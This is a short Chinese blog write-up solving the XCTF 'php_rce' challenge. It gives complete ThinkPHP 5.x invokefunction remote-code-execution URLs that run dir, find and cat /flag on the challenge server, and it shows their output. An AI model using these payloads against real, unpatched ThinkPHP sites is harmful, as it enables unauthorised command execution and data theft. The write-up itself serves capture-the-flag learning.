




# php\_rce 攻防世界xctf web

原创

挂科的打工仔  于 2020-03-02 09:49:13 发布  615  收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_45689999/article/details/104605561](https://blog.csdn.net/weixin_45689999/article/details/104605561)

版权

## php\_rce

首先了解ThinkPHP5.x rec 漏洞分析与复现[https://blog.csdn.net/qq\\_40884727/article/details/101452478](https://blog.csdn.net/qq_40884727/article/details/101452478)

var\_pathinfo的默认配置为s,我们可以通过\$\_GET['s']来传参

于是构造payload

```
http://111.198.29.45:30600/index.php?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```

```
favicon.ico index.php robots.txt router.php static favicon.ico index.php robots.txt router.php static
```

DIR是DOS操作系统用来查看磁盘中文件的。命令dir有很多的参数，这是在windowsXP中的参数以及说明，也可能是Macromedia Director MX产生的文件。

查找flag文件


```
http://111.198.29.45:30600/index.php?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find%20/%20-name%20%22flag%22
```

```
/flag /flag
```

用cat函数读取flag文件

```
http://111.198.29.45:30600/index.php?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag
```

得到flag



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)